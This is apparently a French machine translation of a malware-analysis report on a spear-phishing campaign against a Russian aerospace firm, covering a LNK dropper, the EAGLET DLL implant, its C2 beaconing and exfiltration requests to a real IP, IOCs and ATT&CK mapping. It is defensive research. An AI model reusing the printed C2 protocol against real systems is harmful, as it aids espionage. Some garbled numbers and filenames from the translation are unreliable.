

Table des matières
- Introduction
- Résultats initiaux
- Chaîne d'infection.
- Analyse technique
- Étape 0 – Fichier de courrier électronique malveillant.
- Étape 1 – Fichier LNK malveillant.
- Étape 2 – Examen du fichier leurre.
- Étape 3 – Implant EAGLET malveillant.
- Chasse et infrastructures.
- Détails d'infrastructure.
- Campagnes similaires.
- attribution
- Conclusion
- SEQRITE Protection.
- COI
- MITRE ATT&CK.
Introduction
SEQRITE L'équipe APT de Labs a récemment découvert une campagne ciblant l'industrie aérospatiale russe. Cette campagne vise les employés de l'Association de production aéronautique de Voronej (VASO), l'un des principaux groupes de production aéronautique en Russie, via l'utilisation de documents TTN (Tovarno-Tranранспортная накладная), essentiels aux opérations logistiques russes. L'écosystème de logiciels malveillants impliqué dans cette campagne repose sur l'implantation d'un fichier LNK malveillant, la DLL EAGLET, permettant l'exécution de commandes malveillantes et l'exfiltration de données.
Dans cet article, nous explorerons les détails techniques de la campagne rencontrés lors de notre analyse. Nous examinerons les différentes étapes de cette campagne, de l'analyse approfondie de la chaîne d'infection initiale jusqu'à l'implantation utilisée, pour terminer par un aperçu final de la campagne.
Résultats initiaux
Récemment, le 27 juin, notre équipe, en traquant des pièces jointes malveillantes de spear-phishing, a découvert un fichier de courriel malveillant qui est apparu sur des sources comme VirusTotal . Lors de recherches plus approfondies, nous avons également trouvé un fichier LNK malveillant, responsable de l'exécution de la pièce jointe DLL malveillante dont le type de fichier se faisait passer pour une pièce jointe ZIP.
En examinant le courriel, nous avons découvert que le fichier « Транспортная_накладная_ТТН_№391-44_от_26.06.2025.zip », qui signifie « Transport_Consignment_Note_TTN_No.391-44_from_26.06.2025.zip », est en fait un fichier DLL. En poursuivant nos recherches, nous avons trouvé un autre fichier, un raccourci [LNK] du même nom. Nous avons alors décidé d'analyser le fonctionnement de ces fichiers.
Chaîne d'infection

Analyse technique
Nous allons décomposer l'analyse de cette campagne en trois parties différentes, en commençant par l'examen du fichier EML malveillant, suivi de la pièce jointe Ie, de l'implant DLL malveillant et du fichier LNK.
Étape 0 – Fichier de courrier électronique malveillant.
Nous avons initialement découvert un fichier e-mail malveillant, nommé backup-message-10.2.2.20_9045-800282.eml, téléchargé depuis la Fédération de Russie. Nous avons ensuite examiné les détails de ce fichier.

Nous avons constaté que l'e-mail avait été envoyé à un employé de l'Association de production aéronautique de Voronej (VASO), du Centre de transport et de logistique, concernant un bon de livraison.

En examinant le contenu du courriel, nous avons constaté qu'il visait à annoncer un récent mouvement logistique, faisant également référence à un bordereau d'expédition ( Товарно-транспортная накладная №391-44 от 26.06.2025 ). Le courriel incitait également le destinataire à se préparer à la livraison d'une cargaison dans les 2 à 3 jours. Ayant déjà remarqué que l'auteur de la menace usurpait l'identité d'une personne, nous avons également constaté la présence d'une pièce jointe malveillante, se faisant passer pour un fichier ZIP. Après téléchargement, nous avons identifié qu'il s'agissait d'un implant DLL malveillant.
Outre l'implant DLL malveillant, nous avons également traqué un fichier LNK malveillant, portant le même nom, qui, selon nous, a été déposé par une autre pièce jointe de spear-phishing, utilisée pour exécuter cet implant DLL, que nous avons appelé EAGLET.
Dans la section suivante, nous examinerons le fichier LNK malveillant.
Étape 1 – Fichier LNK malveillant.

En examinant le fichier LNK, nous avons découvert qu'il exécutait un ensemble de tâches spécifiques qui exécutent finalement le fichier DLL malveillant et génèrent également une fausse fenêtre contextuelle à l'écran. Voici comment cela fonctionne.

Initialement, il utilise le binaire powershell.exe pour exécuter ce script en arrière-plan, qui énumère le fichier ZIP de masquage, qui est l'implant EAGLET malveillant, puis s'il trouve l'implant malveillant, il l'exécute via rundll32.exe LOLBIN, sinon s'il ne parvient pas à le trouver, il recherche récursivement le fichier sous %USERPROFILE% et s'il le trouve, il l'exécute, puis, s'il ne parvient pas à le trouver à cet emplacement, il essaie de chercher sous l'emplacement %TEMP%.
Une fois l'implant DLL détecté, il est exécuté et extrait un fichier XLS leurre intégré à l'implant. Cette opération est réalisée en lisant le fichier XLS de 59904 296960 octets, stocké juste après les 391 44 octets initiaux, puis en l'écrivant dans le répertoire %TEMP% nommé ранспортная_накладная_ТТН_№26.06.2025-XNUMX_от_XNUMX.xls. C'est l'objectif du fichier LNK malveillant ; dans la section suivante, nous examinerons le fichier leurre.
Étape 2 - Examen du fichier leurre.
Dans cette section, nous examinerons le fichier leurre XLS, qui a été extrait de l'implant DLL.

Nous avons initialement identifié que le fichier .XLS référencé est associé à une entité russe sanctionnée, Obltransterminal LLC (ООО « Облтранстерминал »), qui figure sur la liste des ressortissants spécialement désignés (SDN) de l'OFAC du Département du Trésor américain. L'organisation a été sanctionnée en vertu du décret 14024 pour son implication dans l'infrastructure militaro-logistique russe.


Nous avons ensuite constaté que le fichier XLS contient des informations sur les champs structurés permettant d'enregistrer le numéro, le type, la tare, la capacité de charge et le numéro de scellé du conteneur, ainsi que les informations sur le véhicule et la plateforme. Il comprend notamment des cases à cocher pour indiquer l'état du conteneur (chargé, vide ou en réparation) et une zone schématique permettant d'indiquer les dommages physiques.

On constate ensuite que le leurre contient une liste détaillée des codes de dommages aux conteneurs couramment utilisés dans les opérations logistiques russes . Ces codes couvrent un large éventail de problèmes structurels et mécaniques susceptibles d'être identifiés lors d'une inspection de conteneur. La liste comprend des termes spécifiques tels que fissures ou perforations, déformations des traverses supérieures et inférieures, corrosion et absence ou endommagement des barres de verrouillage, charnières, joints en caoutchouc, plaques et ferrures d'angle. Chaque type de dommage est systématiquement numéroté de 1 à 24, conformément à la documentation d'inspection standardisée.
Globalement, le leurre vise essentiellement à simuler un document officiel russe d'inspection de conteneurs, plus précisément un rapport d'échange d'équipement (EIR), utilisé lors du transfert ou de la remise de conteneurs de fret. Il comprend des champs structurés pour les spécifications du conteneur, les numéros de scellés, le poids et les données du véhicule, ainsi que des schémas et une liste standardisée de 24 codes de dommages couvrant tout, des fissures et déformations à la corrosion et aux pièces manquantes, associés à Obltransterminal LLC . Dans la section suivante, nous examinerons l'implant EAGLET.
Étape 3 – Implant EAGLET malveillant.
Au départ, lorsque nous avons vu l'implant et l'avons chargé dans un outil d'analyse PE, nous avons pu confirmer qu'il s'agissait d'un fichier PE, le leurre étant stocké dans la section de superposition, que nous avons déjà vue précédemment.
Ensuite, en examinant les exportations de cette DLL malveillante, nous avons examiné le point d'entrée (EntryPoint) et, malheureusement, il ne contenait rien d'intéressant. Ensuite, nous avons examiné le point d'entrée (DllEntryPoint) qui nous a conduit au point principal (DllMain), qui contenait du code intéressant lié à un comportement malveillant.

La fonction initiale intéressante, qui énumère essentiellement les informations sur la machine cible.


Dans cette fonction, le code continue et crée un GUID unique de la cible, qui sera utilisé pour identifier la victime, chaque fois que l'implant est exécuté, un nouveau GUID est généré, cela imite le comportement de l'ID de session qui aide l'opérateur ou l'acteur de la menace à obtenir des éclaircissements sur la cible.


Il énumère ensuite le nom de l'ordinateur cible, ainsi que le nom d'hôte et le nom de domaine DNS. Une fois ces informations reçues, il crée un répertoire appelé MicrosoftApppStore sous l'emplacement ProgramData.

Ensuite, en utilisant CreateThread, il crée un thread malveillant, qui est responsable de la connexion à l'IP de commande et de contrôle [C2] et bien plus encore.


Ensuite, nous pouvons voir que l'implant utilise certaines API réseau Windows telles que WinHttpOpen pour lancer une session HTTP, se faisant passer pour une chaîne d'agent utilisateur d'apparence inhabituelle MicrosoftAppStore/2001.0, qui est ensuite suivie d'une autre API connue sous le nom de WinHtppConnect qui essaie de se connecter au serveur de commande et de contrôle codé en dur [C2] qui est 185.225.17.104 sur le port 80, en cas d'échec, il continue de réessayer.


Si les implants se connectent au C2, ils forment un chemin URL qui permet d'envoyer une requête GET à l'infrastructure C2. Le corps de la requête se présente comme suit :
OBTENIR /poll?id=<{GUID créé aléatoirement}&hostname={nom d'hôte}&domain={domaine} HTTP/1.1Hôte : 185.225.17.104
Après l'envoi de la requête, l'implant tente de lire la réponse HTTP du serveur C2, qui peut contenir des instructions pour exécuter certaines opérations.

En ce qui concerne la fonctionnalité, l'implant prend en charge l'accès au shell qui donne essentiellement à l'opérateur C2 ou à l'acteur de la menace un shell sur la machine cible, qui peut ensuite être utilisé pour effectuer des activités malveillantes.

Une autre fonctionnalité de cet implant est la fonction de téléchargement, qui permet soit de télécharger du contenu malveillant depuis le serveur, soit d'extraire des fichiers utiles ou pertinents de la machine cible. L'une des fonctionnalités télécharge le contenu malveillant depuis le serveur et le stocke à l'emplacement C:\ProgramData\MicrosoftAppStore\. Le C2 étant actuellement hors service, les fichiers utilisés ou utilisés n'ont pas pu être découverts lors de la publication de cette étude.


Par la suite, une autre fonctionnalité, sans rapport avec ce téléchargement, est également apparue : l'implant exfiltre des fichiers de la machine cible. Le corps de la requête ressemble à ceci :
POST /result HTTP/1.1Host: 185[.]225[.]17[.]104Content-Type: application/x-www-form-urlencoded id=8b9c0f52-e7d1-4d0f-b4de-fc62b4c4fa6f&hostname=VICTIM-PC&domain=CORP&result=Q29tbWFuZCByZXN1bHQgdGV4dA==
Par conséquent, les caractéristiques sont les suivantes.
| Fonctionnalité | Mot-clé déclencheur | Comportement | Interet |
| Exécution de la commande | cmd : | Exécute une commande shell reçue du serveur C2 et capture la sortie | Exécution de code à distance |
| Téléchargement de fichier | télécharger: | Télécharge un fichier à partir d'un emplacement distant et l'enregistre dans C:\ProgramData\MicrosoftAppStore\ | Mise en scène de la charge utile |
| exfiltration | (automatique) | Renvoie le résultat de l'exécution de la commande ou l'état du téléchargement au serveur C2 via HTTP POST | Exfiltration de données |
Cela résume l'analyse technique de l'implant EAGLET, ensuite, nous examinerons l'autre partie, qui se concentre sur la connaissance des infrastructures et la chasse à des campagnes similaires.
Chasse et infrastructures
Détails de l'infrastructure
Dans cette section, nous examinerons les artefacts liés à l'infrastructure. Tout d'abord, le serveur C2, identifié comme 185[.]225[.]17[.]104, est responsable de la connexion à l'implant EAGLET. Le serveur C2 est situé en Roumanie sous l'ASN 39798 de MivoCloud SRL.


En examinant la situation, nous avons constaté que de nombreux enregistrements DNS passifs pointaient vers une infrastructure historique précédemment associée au même groupe de menaces que TA505, comme l'ont étudié les chercheurs de BinaryDefense . Ces enregistrements DNS suggèrent l'utilisation d'une infrastructure similaire, voire réutilisée, dans cette campagne. De plus, outre la corrélation avec TA505 concernant l'utilisation de domaines recyclés, nous avons également observé d'autres domaines suspects dont les enregistrements DNS pointaient vers cette même infrastructure. Nous pouvons donc affirmer avec une quasi-certitude que la campagne actuelle n'a aucun lien avec TA505, hormis les informations mentionnées précédemment.

De même que pour la campagne ciblant le secteur aérospatial, nous avons découvert une autre campagne ciblant le secteur militaire russe par le biais de documents de recrutement. Dans cette campagne, nous avons constaté que l'acteur malveillant utilisait un implant EAGLET connecté au C2, soit 188[.]127[.]254[.]44, dont le numéro d'identification (ASN) est 56694 en russe, appartenant à la société LLC Smart Ape.
Campagnes similaires
Campagne 1 – Ciblage à thème militaire
Au départ, nous avons vu le corps de l'URL et de nombreux autres artefacts comportementaux de l'implant, ce qui nous a conduit à un autre ensemble de campagnes, avec un implant exactement similaire, utilisé pour cibler le recrutement militaire russe.

Ce leurre a été extrait d'un implant EAGLET nommé Договор_РН83_изменения.zip, qui se traduit par Contract_RN83_Changes, ciblant des individus et des entités liés au recrutement militaire russe. On constate que le leurre met en avant les multiples avantages du service militaire, notamment l'accès à une maison, un prêt immobilier, une pension et bien d'autres avantages.
Campagne 2 – Implant EAGLET sans leurre intégré

Comme dans les campagnes précédentes, nous avons vu qu'occasionnellement, l'entité menaçante dépose un LNK malveillant, qui exécute l'implant DLL et extrait le leurre présent à l'intérieur de la section de superposition de l'implant, mais dans celle-ci, nous avons également vu un implant, sans aucun leurre présent à l'intérieur.

Parallèlement, nous avons également constaté de multiples recoupements entre ces campagnes, qui présentaient des intérêts cibles similaires et un chevauchement de code d'implantation avec l'entité menaçante connue sous le nom de Head Mare, qui ciblait des entités russophones initialement découvertes par des chercheurs de Kaspersky.
attribution
L'attribution est une mesure essentielle pour décrire un acteur ou un groupe de menaces. Elle implique l'analyse et la corrélation de divers aspects, notamment les tactiques, techniques et procédures (TTP), les similarités et la réutilisation de code, la motivation de l'acteur malveillant et, parfois, les erreurs opérationnelles telles que l'utilisation d'une nomenclature de fichiers ou de leurres similaire.
Lors de notre suivi continu de UNG0901, nous avons découvert des similitudes et des chevauchements notables avec le groupe de menaces connu sous le nom de Head Mare, identifié par les chercheurs de Kaspersky. Explorons quelques-uns des principaux points communs entre Head Mare et UNG0901.
Principaux chevauchements entre UNG0901 et Head Mare
- Arsenal d'outillage :
Les chercheurs de Kaspersky ont observé que Head Mare utilise souvent une porte dérobée basée sur Golang, appelée PhantomDL, souvent compressée à l'aide d'un logiciel de compression comme UPX, doté de fonctionnalités simples mais fonctionnelles telles que shell, download, upload et exit. De même, UNG0901 a également déployé l'implant EAGLET, qui présente un comportement similaire et des fonctionnalités quasi identiques, telles que shell, download, upload, etc., et est programmé en C++.
- Technique de dénomination des fichiers :
Les chercheurs de Kaspersky ont observé que le malware PhantomDL est souvent déployé par hameçonnage ciblé avec des noms de fichiers tels que Contract_kh02_523. De même, dans les campagnes observées par UNG0901, des noms de fichiers au style similaire, comme Contract_RN83_Changes, étaient utilisés. Nous avons également constaté la similitude de nombreux autres schémas de nommage de fichiers.
- Motivation:
Head Mare a ciblé des entités importantes liées à la Russie, tandis que UNG0901 a également ciblé plusieurs entités importantes appartenant à la Russie.
Outre cela, il existe de nombreuses similitudes supplémentaires et fortes qui renforcent le lien entre ces deux entités de menace ; par conséquent, nous attribuons à l'entité de menace UNG0901 des ressources partagées et de nombreuses autres similitudes avec Head Mare, ciblant les entités gouvernementales et non gouvernementales russes.
Conclusion
UNG0901, ou Groupe Inconnu-901, illustre une cyberopération ciblée contre les secteurs aérospatial et de la défense russes, utilisant des e-mails de spear-phishing et une DLL EAGLET personnalisée pour l'espionnage et l'exfiltration de données. UNG0901 recoupe également Head Mare, qui présente de nombreuses similitudes, notamment en termes de nomenclature de leurre.
SEQRITE Protection
- AgentCiR
- cheval de Troie.49644.SL
COI
| Type de fichier | FileName | SHA-256 |
| LNK | Договор_РН83_изменения.pdf.lnk | a9324a1fa529e5c115232cbbc60330d37cef5c20860bafc63b11e14d1e75697c |
| Транспортная_накладная_ТТН_№391-44_от_26.06.2025.xls.lnk | 4d4304d7ad1a8d0dacb300739d4dcaade299b28f8be3f171628a7358720ca6c5 | |
| DLL | Договор_РН83_изменения.zip | 204544fc8a8cac64bb07825a7bd58c54cb3e605707e2d72206ac23a1657bfe1e |
| Транспортная_накладная_ТТН_№391-44_от_26.06.2025.zip | 01f12bb3f4359fae1138a194237914f4fcdbf9e472804e428a765ad820f399be | |
| N/D | b683235791e3106971269259026e05fdc2a4008f703ff2a4d32642877e57429a | |
| Договор_РН83_изменения.zip | 413c9e2963b8cca256d3960285854614e2f2e78dba023713b3dd67af369d5d08 | |
| Leurre [XLS/ PDF] | temp.pdf | 02098f872d00cffabb21bd2a9aa3888d994a0003d3aa1c80adcfb43023809786 |
| échantillon_extrait.xls | f6baa2b5e77e940fe54628f086926d08cc83c550cd2b4b34b4aab38fd79d2a0d | |
| 80650000 | 3e93c6cd9d31e0428085e620fdba017400e534f9b549d4041a5b0baaee4f7aff | |
| échantillon_extrait.xls | c3caa439c255b5ccd87a336b7e3a90697832f548305c967c0c40d2dc40e2032e | |
| échantillon_extrait.xls | 44ada9c8629d69dd3cf9662c521ee251876706ca3a169ca94c5421eb89e0d652 | |
| échantillon_extrait.xls | e12f7ef9df1c42bc581a5f29105268f3759abea12c76f9cb4d145a8551064204 | |
| échantillon_extrait.xls | a8fdc27234b141a6bd7a6791aa9cb332654e47a57517142b3140ecf5b0683401 | |
| Courriel-Fichier | message-de-sauvegarde-10.2.2.20_9045-800282.eml | ae736c2b4886d75d5bbb86339fb034d37532c1fee2252193ea4acc4d75d8bfd7 |
MITRE ATT & CK
| Tactique | Technique | ID | DÉTAILS |
| Accès initial | Attachement de spearphishing | T1566.001 | Fichier .EML malveillant envoyé à un employé de VASO, se faisant passer pour un centre logistique avec un leurre de document TTN. |
| De bout en bout | Exécution du proxy binaire système : Rundll32 | T1218.011 | Implant DLL exécuté via rundll32.exe LOLBIN de confiance, appelé à partir du fichier .LNK. |
| PowerShell | T1059.001 | Utilisé pour localiser et lancer l'implant DLL à partir de plusieurs répertoires de secours. | |
| Persistence | Implant dans une DLL déguisée en ZIP | [Douane] | La DLL se fait passer pour un fichier .ZIP — la persistance étant implicite via des exécutions contrôlées par l'opérateur. |
| Évasion défensive | Mascarade | T1036 | Implant déguisé en ZIP, leurre XLS utilisé pour simuler des documents logistiques sanctionnés. |
| Découverte | Découverte des informations système | T1082 | Collecte le nom d'hôte, le nom de l'ordinateur, le domaine ; crée le GUID de la victime pour identifier la cible. |
| Découverte d'approbation de domaine | T1482 | Énumère le domaine DNS de la victime pour le profilage du réseau. | |
| Commande et contrôle | Protocole de couche application : HTTP | T1071.001 | Communique avec C2 via HTTP ; utilise MicrosoftAppStore/2001.0 User-Agent. |
| Collection | Données du système local | T1005 | Exfiltre les détails du système et le contenu des fichiers selon les déclencheurs de commande de l'acteur de la menace. |
| exfiltration | Exfiltration sur le canal C2 | T1041 | Requêtes POST au point de terminaison /result sur C2 avec des résultats de commande codés ou des données exfiltrées. |
| Impact | Exfiltration de données | T1537 | Vol ciblé de données dans le secteur aérospatial russe. |
Auteurs:
Subhajeet Singha
Sathwik Ram Prakki


